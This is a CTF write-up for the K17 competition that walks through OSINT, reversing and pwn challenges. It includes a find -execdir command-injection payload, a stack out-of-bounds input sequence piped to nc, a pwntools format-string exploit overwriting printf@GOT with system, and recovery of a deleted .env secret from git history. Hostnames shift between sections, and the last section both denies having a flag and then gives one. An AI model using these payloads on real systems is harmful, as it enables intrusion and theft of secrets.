




WRITEUP WALKTHROUGH

1. meta - sanity check - beginner



welcome to K17 ctf!! we hope you have lots of fun, learn lots and even win some prizes!


here's a free flag to get you started :-> K17{w3lc0me_t0_k17_1n_th3_b1g_26}

in case this is your first ctf, all flags will look like K17{funny_message}, and you will receive a flag after you exploit a vulnerability in the challenge!

A simple check before next challenge!

Flag: K17{w3lc0me_t0_k17_1n_th3_b1g_26}

2. osint - rainier - beginner



Can you find where I took this photo? (I got drenched btw)

Enter the names of the roads at this intersection, in the format `K17{street1,street2}`, without the street type suffixes.

For example, if you think the roads are `Wallaby Way` and `George Street`, you could enter `K17{Wallaby,George}` or `K17{George,Wallaby}`. Capitalisation will be ignored.

attachment

[rainier.jpg](#)



This photo will show you three direction about the location of took photo

Direction 1



Road: Victoria St

Direction 2



This photo is nearest with MRT station

Direction 3



In two block of buildings show the name of the building NORTH BRIDGE CENTRE

Combined this three direction into Google Search:

"Where is this location? There is a street called Victoria St, then there is a sign indicating it is 320 meters from the MRT station, and two buildings—one of which is named NORTH BRIDGE CENTRE"

Where is this location? There is a street called Victoria St, then there is a sign indicating it is 320 meters from the MRT ...

This location is in the [Downtown Core/Bugis area of Singapore](#). [Facebook](#) +1

Specifically, you are looking at the intersection of **Victoria Street**, **Middle Road**, and **North Bridge Road**, close to the [Bugis MRT Station \(EW12/DT14\)](#).


Here is the breakdown of the visual elements you described:

- **The Buildings:** The building explicitly named **North Bridge Centre** is located at **420 North Bridge Road**. The second building you see right next to it facing Victoria Street is part of the integrated development **Bugis Junction** (or the adjacent **Bugis Cube** / **Bras Basah Complex** depending on your exact viewpoint).
- **The Distance Sign:** The sign indicating **320 meters** marks the walking distance to the

Using the format for this challenge!

Flag: **K17{Victoria,North Bridge}**

3. osint - larpfest - easy




This guy has the larp turned up to 100. It looks like he left OPSEC at 0 though.

The flag is (or was...) somewhere in this repo: <https://github.com/larp-larp-larp/larp>

The challenge description literally states that the flag was previously in the GitHub repository, but...

So we'll look for commits that occurred before this final repo structure was created, which may contain the flag!



This the structure of larp repository

Repo

- .env ← already cleaned for this challenge
- code.cpp
- my_os.png
- wishlist.txt

Let's take a trip down memory lane with GitHub—woohoo...

Get the git clone

```
(kali@kali)-[~/Documents/k17_ctf/0sint/larpfest]
$ git clone https://github.com/larp-larp-larp/larp.git
Cloning into 'larp'...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 11 (delta 0), reused 11 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (11/11), 408.08 KiB | 5.23 MiB/s, done.
```

Check the file

```
(kali@kali)-[~/k17_ctf/0sint/larpfest/larp]
$ ls -la
total 432
drwxrwxr-x 3 kali kali 4096 Sep 14 07:47 .
drwxrwxr-x 3 kali kali 4096 Sep 14 07:47 ..
-rw-rw-r-- 1 kali kali 538 Sep 14 07:47 code.cpp
-rw-rw-r-- 1 kali kali 31 Sep 14 07:47 .env
drwxrwxr-x 7 kali kali 4096 Sep 14 07:47 .git
-rw-rw-r-- 1 kali kali 417011 Sep 14 07:47 my_os.png
-rw-rw-r-- 1 kali kali 79 Sep 14 07:47 wishlist.txt
```

same as in previous repository

Let's dive in to see the history about the commit

```
(kali@kali)-[~/k17_ctf/0sint/larpfest/larp]
$ git log --oneline --all
4df7ab7 (HEAD -> main, origin/main, origin/HEAD) the larp is unlimited
afb99a4 oops
795d5d2 coding

(kali@kali)-[~/k17_ctf/0sint/larpfest/larp]
$ grep -R "K17{" .

(kali@kali)-[~/k17_ctf/0sint/larpfest/larp]
$
```

nothing appear with the format flag, because the history maybe is already deleted for this challenge

Now that the history in this repository has been deleted, next we'll look at the history created by the user larp-larp-larp

using curl for the best practice

```
(kali@kali)-[~/k17_ctf/0sint/larpfest/larp]
$ curl https://api.github.com/users/larp-larp-larp/events
```

see the output and find what wasn't found earlier in the repository history, that's the hash for old SHA commit

```
{
  "id": "20252362814",
  "type": "PushEvent",
  "actor": {
    "id": 325686106,
    "login": "larp-larp-larp",
    "display_login": "larp-larp-larp",
    "gravatar_id": "",
    "url": "https://api.github.com/users/larp-larp-larp",
    "avatar_url": "https://avatars.githubusercontent.com/u/325686106?"
  },
  "repo": {
    "id": 1359268200,
    "name": "larp-larp-larp/larp",
    "url": "https://api.github.com/repos/larp-larp-larp/larp"
  },
  "payload": {
    "repository_id": 1359268200,
    "push_id": 42748221472,
    "ref": "refs/heads/main",
    "head": "afb99a47719c4fdf23beeb2a446cde0126fc3cf1",
    "before": "2ff1293a0da908202dc16628e5c1fa68c05294ec"
  },
  "public": true,
  "created_at": "2026-09-06T15:41:08Z"
}
```

2ff1293a0da908202dc16628e5c1fa68c05294ec

Let's restore that spooky hash that was lost earlier.


```
(kali@kali)-[~/../k17_ctf/0sint/larpfest/larp]
$ git fetch origin 2ff1293a0da908202dc16628e5c1fa68c05294ec
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 3 (delta 0), pack-reused 0 (from 0)
Unpacking objects: 100% (3/3), 305 bytes | 305.00 KiB/s, done.
From https://github.com/larp-larp-larp/larp
* branch          2ff1293a0da908202dc16628e5c1fa68c05294ec -> FETCH_HEAD
```

Showing the previous commit for .env we can see the flag

```
(kali@kali)-[~/../k17_ctf/0sint/larpfest/larp]
$ git show FETCH_HEAD:.env
OPENAI_API_KEY="K17{l00k_im_a_1337_h4x0r}"
```

Flag: K17{l00k_im_a_1337_h4x0r}

4. rev - etch-a-sketch - easy



I drew you a picture, hope you like it <3

attachment

[etchasketch](#)

This challenge gave us a program, so i test in terminal

Important functions symbol is:

```
0000000000004020 D brush_r
0000000000004060 b canvas
0000000000001149 t dab
00000000000011e5 t line
00000000000012df T main
0000000000002020 r points
```

in hex:

brush_r = 0x4020

canvas = 0x4060

dab = 0x1149

line = 0x11e5

main = 0x12df

points = 0x2020

next step is check a brush_r, why because the last name is r, is possible for radius

```
(kali㉿kali)-[~/Documents/k17_ctf/Rev]
$ objdump -d -M intel etchasketch | sed -n '/<dab>:/,/^$/p'
```

this line explain brush_r will appear if dab in process

```
1150: 89 75 d8      mov     DWORD PTR [rbp-0x28],esi
1153: 8b 05 c7 2e 00 00  mov     eax,DWORD PTR [rip+0x2ec7]    # 4020 <brush_r>
1159: 89 45 f4      mov     DWORD PTR [rbp-0xc],eax
```

```
mov     eax,DWORD PTR [rbp-0xc]
neg     eax
mov     DWORD PTR [rbp-0x8],eax
```

next we found a line explain Take the number in secret box A, change it from positive to negative (or vice versa), and then put the result in secret box B.

next line

```
cmp     eax,DWORD PTR [rbp-0xc]
jle     1170 <dab+0x27>
add     DWORD PTR [rbp-0x4],0x1
mov     eax,DWORD PTR [rbp-0x4]
cmp     eax,DWORD PTR [rbp-0xc]
jle     1166 <dab+0x1d>
```

this will loop until the task is completed, so if translate in concepts is like this

```
for (y = -brush_r; y <= brush_r; y++) {
    for (x = -brush_r; x <= brush_r; x++) {
        canvas[...] = 1;
    }
}
```

```
(kali@kali)-[~/Documents/k17_ctf/Rev]
$ gdb -q ./etchasketch
pwndbg: loaded 198 pwndbg commands. Type pwndbg [filter] for a list.
pwndbg: created 12 GDB functions (can be used with print/break). Type help function to see them.
Reading symbols from ./etchasketch...
(No debugging symbols found in ./etchasketch)
----- tip of the day (disable with set show-tips off) -----
Use the errno (or errno <number>) command to see the name of the last or provided (libc) error
pwndbg> p (int)brush_r
$1 = 0xa
pwndbg> 
```

in gdb i check the value for brush_r the output is a hex 0xa that means 10 in normal integer number

This means that every time the program wants to draw a single point:

(x,y)

it doesn't just color a single point.

It colors:

x-10 to x+10

y-10 to y+10

So a single point turns into a large rectangle.

The problem is not the symbol in previous process produce output like #

but the brush_r is too big to display the picture

so we can patch the binary to process the brush_r in radius 0

```
pwndbg> start
```

for stop in main

check again

```
pwndbg> p *(int *)&brush_r
$4 = 0xa
```

as we know the output will appear 10

so i decided to set to 0

```
pwndbg> set *(int *)&brush_r = 0
pwndbg> p *(int *)&brush_r
$5 = 0x0
```

let's continue the program


```
pwndbg> c
```

The flag is now your own!!!



Flag: **K17{my_masterpiece}**

5. misc - archive trap - easy



You have broken into a secret archive in UNSW and found a exposed flag in `/win/flag.txt`, but a developer spent all night writing a input sanitiser to stop us. Can you try to read it?

Connection command: `nc chal.secco.cc 3000`

attachment

[handout.zip](#)

Understand the input

The application puts our input into a `find` command. The sanitizer blocks `-exec` and the word `flag`, but it forgets about `-execdir`, which can also execute commands.

Build the payload

`'*' -execdir cat /win/* {} +`

'*' matches files, `-execdir` executes a command, `cat` reads the file, `/win/*` targets files inside `/win/`, `{}` represents the files found by `find`, and `+` executes the command.

Important: Shell Expansion

The `*` in `/win/*` is expanded by the **shell**, not by `find`. So instead of sending the blocked word `flag`, we send `/win/*`, which can become `/win/flag.txt` before the command is executed.

Input → Shell expands `*` → `/win/flag.txt` → `cat` reads it → Flag

The key lesson: always check **who parses the input and when shell expansion happens**.

Solve Script

```
import socket

HOST = "chal.secso.cc"
PORT = 3000

payload = "'*' -execdir cat /win/* {} +\n"

with socket.create_connection((HOST, PORT), timeout=5) as s:
    data = b""

    while b"Enter archive pattern: " not in data:
        chunk = s.recv(4096)

        if not chunk:
            break

        data += chunk

    print(data.decode(errors="replace"), end="")

    print(f"[+] Payload: {payload.strip()}")
    s.sendall(payload.encode())

    s.settimeout(3)

    while True:
        try:
            chunk = s.recv(4096)

            if not chunk:
                break

            print(chunk.decode(errors="replace"), end="")

        except socket.timeout:
            break
```

Understand the Python

The Python script is simply a **remote controller**. It connects to the challenge, waits for the prompt, sends the payload, and prints the response.

Connect → Wait → Send payload → Receive output

`socket.create_connection()` connects to the server, `s.sendall()` sends the exploit, and `s.recv()` receives the result.

Why Does It Work?

The sanitizer blocks:

-exec ❌

flag ❌

but allows:

-execdir ✅

/win/* ✅

So the exploit is:

-execdir + cat + /win/* + {}

Final Mental Model

Think of the sanitizer as a guard who locks the -exec door but forgets the -execdir door. Then * lets us avoid saying the forbidden filename directly.

Understand command

↓

Find blacklist

↓

Find bypass


↓

Execute command

↓

Read flag

Flag : K17{n0t_so_s3cr3t_4rchive}



i heard that 99% of gamblers walk away before winning big. i am the 99%.

Note: We've added a debugging tool on the remote to help you out a bit. The `SNAPSHOT()` call will [magically](#) print out a view of the program stack. You can ignore the snapshot stuff in the code, it's just there to enable this functionality.

Connection command: `nc chal.secco.cc 4001`

attachment

[chal.c](#)

```
#include <stdio.h>
#include<stdlib.h>
#include <stdint.h>

#ifdef ENABLE_SNAPSHOT
#define SNAPSHOT() asm volatile("int3")
#else
#define SNAPSHOT() ((void)0)
#endif

#define SLOTS 7

struct gambler {
    int win;
    int numbers[SLOTS];
};

void win() {
    FILE *flag = fopen("/flag", "r");
    if (flag == NULL) {
```

```

        perror("fopen");
        return;
    }

    char line[256];

    if (fgets(line, sizeof(line), flag) == NULL) {
        puts("failed to read flag");
        fclose(flag);
        return;
    }

    fclose(flag);
    printf("%s", line);
}

void challenge(void) {
    struct gambler noob;
    noob.win = 0x67;

    int i = 0;
    int accum = 0;
    while (i != SLOTS) {
        printf("number> ");
        scanf("%d", &noob.numbers[i]);
        accum += noob.numbers[i];

        if (accum == 67) {
            puts("thats a naughty naughty number, one less chance to
win");
            i++;
        }

        SNAPSHOT();
        i++;
    }

    puts("spinning the lotto of fate, lets see if you win...");
    if (noob.win == 0x67) {
        puts("rip the odds were not in your favour");
        return;
    }

    puts("wtf you win???");
    win();
    return;
}

```

```

}

int main(void) {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);

    puts("welcome to gamble");
    puts("may the odds ever be in your favour");

    challenge();

    return 0;
}

```

The logic idea about the cpp script code:

- Sequential Memory Layout: In C, a struct is stored contiguously in memory. The variable `win` is placed first, immediately before the `numbers` array.
- Double Increment Bug: Consider the code `if (accum == 67) { i++; }`. If the total input reaches 67, the value of `i` is incremented by 1. However, on the very last line, there is another `i++`! This causes the step counter to increment twice in a single iteration.
- Out-of-Bounds Writing: Because of the double increment, the `i` index can exceed the maximum bounds of the array. When the index overflows, you are no longer writing to the `numbers` array, but rather overwriting memory data outside that array.
- Hijacking Surrounding Memory: In the computer's stack, the variable `i` is located near the `numbers` array. When the index overflows, your `scanf` input will directly write to and alter the value of the `i` variable itself!
- Cracking the Safe: By setting the `i` variable to a negative number (such as -1), you force the program to run backward. The index `numbers[-1]` will point directly to the memory location `noob.win`.
- Victory: By overwriting that memory location, you can change the original value of `noob.win` from 0x67 to another number. When the program checks the condition `if (noob.win == 0x67)`, the loss condition is bypassed and the `win()` function is executed.

Vulnerability

The challenge contains an out-of-bounds array access caused by incorrect loop control. When `accum == 67`, `i` is incremented twice, allowing `i` to exceed the valid `numbers[0..6]` range.

The relevant stack layout is:

`noob.win` → `rbp-48`

`numbers[0..6]` → `rbp-44 ... rbp-20`

`numbers[8]` → `rbp-12`

`numbers[9]` → `accum`

`numbers[10]` → `i`

`numbers[-1]` → `win`

Exploitation

Send six `1`s followed by `61`:

$$1 \times 6 + 61 = 67$$

This triggers the vulnerable branch and changes:

$$i = 6 \rightarrow 8$$

We can now access memory beyond the array. `123456` is written to `numbers[8]`, then `0` reaches `numbers[9]`, which is `accum`.

Next, `-2` is written to `numbers[10]`, overwriting `i`:

$$i = -2$$

$$i++ \rightarrow -1$$

With `i = -1`, the next write targets:

$$\text{numbers}[-1] \rightarrow \text{win}$$

Sending `0` therefore changes:

$$\text{win} = 0x67 \rightarrow 0$$

Finally, seven additional `0`s advance `i` from `0` to `7`, terminating the loop. The condition `win == 0x67` is now false, so `win()` executes and prints `/flag`.

Final Payload

```
printf '1\n1\n1\n1\n1\n1\n61\n123456\n0\n-2\n0\n0\n0\n0\n0\n0\n0\n0\n' | nc  
chal.secs0.cc 4001
```

Core idea: trigger the `i` double-increment → escape the array → overwrite `i` → make `i = -1` → use `numbers[-1]` to overwrite `win` → bypass the check → print the flag.

Expected output:


spinning the lotto of fate, lets see if you win...

wtf you win???

<FLAG>

Flag : **K17{maybe_the_true_reward_is_the_stacks_we_pwned_along_the_way}**

7. pwn - huge binary 1 - easy



they say, "sir, it's the biggest binary i've ever seen", "it's the greatest binary ever made" - nobody's ever seen a bigger binary

Connection command: `nc chal.secs0.cc 4002`

attachment

[handout.zip](#)

This challenge looks huge, but the vulnerable code is actually very small. The program gives us three useful powers: an arbitrary stack read through the index, two format-string bugs, and a writable GOT because RELRO is disabled.

Check the binary

```
checksec --file=chal

RELRO: No RELRO
Canary: No canary found
NX: Enabled
PIE: No PIE
```

There is no stack canary to stop stack corruption, the binary has fixed addresses because PIE is disabled, and the GOT is writable because RELRO is disabled. NX is enabled, so instead of injecting shellcode, we can reuse libc functions.

Read the main logic

The first input is an integer index. The program then performs a stack read using that index. In simple form, it does this:

```
value = *(uint64_t *)(rbp + index * 8 - 8)
```

That means index 2 can read the saved return address belonging to libc startup code. We test index 2 and receive a libc address.

```
2
Your lucky number is 0x7f.....
```

The local GDB analysis showed that this leaked address corresponds to offset 0x29ca8 inside the supplied GLIBC 2.41. Therefore the libc base is simply leak - 0x29ca8.

```
libc_base = leak - 0x29CA8
system = libc_base + libc.symbols['system']
```

Find the format-string bug

Both later inputs are read with %127s and then passed directly to printf. This is the classic format-string mistake: the user's text becomes the format string itself.

```
scanf("%127s", input1);
scanf("%127s", input2);
printf(input1);
printf(input2);
```

The %127s limit means we cannot simply overflow the buffers. Instead, we use printf itself as the write primitive.

Find the format-string offset

We send a probe containing many %p values. Eventually the program prints bytes from our own input. The important discovery is that the beginning of our buffer appears at argument 24.

```
AAAA.%24$p
```

The output contains our own bytes, confirming that 24 is the format-string buffer offset.

A second experiment showed that %n can write through a supplied address. This confirms that the format string is not only a leak primitive but also a write primitive.

Find the target

Because RELRO is disabled, printf@GOT is writable. The GOT entry is 0x403390. If we replace that entry with system, the later printf(input2) call will actually execute system(input2).

```
printf@GOT = 0x403390
```

The intended chain is therefore very simple: leak libc, calculate system, overwrite printf@GOT, then provide cat</flag as the second input.

Build the exploit

Pwntools can generate the format-string write for us. The important offset is 24, which is the actual format-string argument offset discovered from the binary. The previous experiments with 39 were only for a specially padded manual payload and are not the correct base offset for fmtstr_payload().

```
payload = fmtstr_payload(  
    24,  
    {PRINTF_GOT: system},  
    write_size='byte'  
)
```

The payload is sent as the first input. The program executes printf(input1), which performs the GOT overwrite. Then the second input is read. When printf(input2) is reached, the GOT now points to system, so the call becomes system(input2).

```
io.sendline(payload)  
io.recvuntil(b"Enter the second input to be echoed: ")  
io.sendline(b"cat</flag")
```

Final solve.py

```
from pwn import *
```

```

context.arch = 'amd64'
context.os = 'linux'

HOST = 'chal.secso.cc'
PORT = 4002

elf = ELF('./chal', checksec=False)
libc = ELF('./libc.so.6', checksec=False)

PRINTF_GOT = elf.got['printf']
LIBC_LEAK_OFFSET = 0x29CA8

io = remote(HOST, PORT)

# Leak libc
io.sendlineafter(b"Enter an index: ", b"2")

line = io.recvline_contains(b"Your lucky number is")
leak = int(line.split(b"0x")[1], 16)

libc_base = leak - LIBC_LEAK_OFFSET
system = libc_base + libc.symbols['system']

log.success(f"leak = {hex(leak)}")
log.success(f"base = {hex(libc_base)}")
log.success(f"system = {hex(system)}")
log.success(f"GOT = {hex(PRINTF_GOT)}")

# printf@GOT -> system
io.recvuntil(b"Enter the first input to be echoed: ")

payload = fmtstr_payload(
    24,
    {PRINTF_GOT: system},
    write_size='byte'
)

io.sendline(payload)

# printf(input2) -> system(input2)
io.recvuntil(b"Enter the second input to be echoed: ")
io.sendline(b"cat</flag")

io.interactive()

```

Final Mental Model

Think of the challenge as a tiny machine with three doors. Door 1 leaks a libc address. Door 2 lets us use printf as a memory-writing tool. Door 3 is printf(input2), but after we replace printf@GOT, that door secretly becomes system().

Leak libc → calculate system → find format-string offset 24 → overwrite printf@GOT → send cat</flag → system reads /flag.

Flag: The challenge was solved remotely. The original uploaded writeup does not contain the final huge-binary-1 flag value, so it is intentionally left as a placeholder rather than inventing a value.

And RUN THE SCRIPT you will receive your flag!

Flag : K17{it's_ab0v3_aver@ge_actua1ly}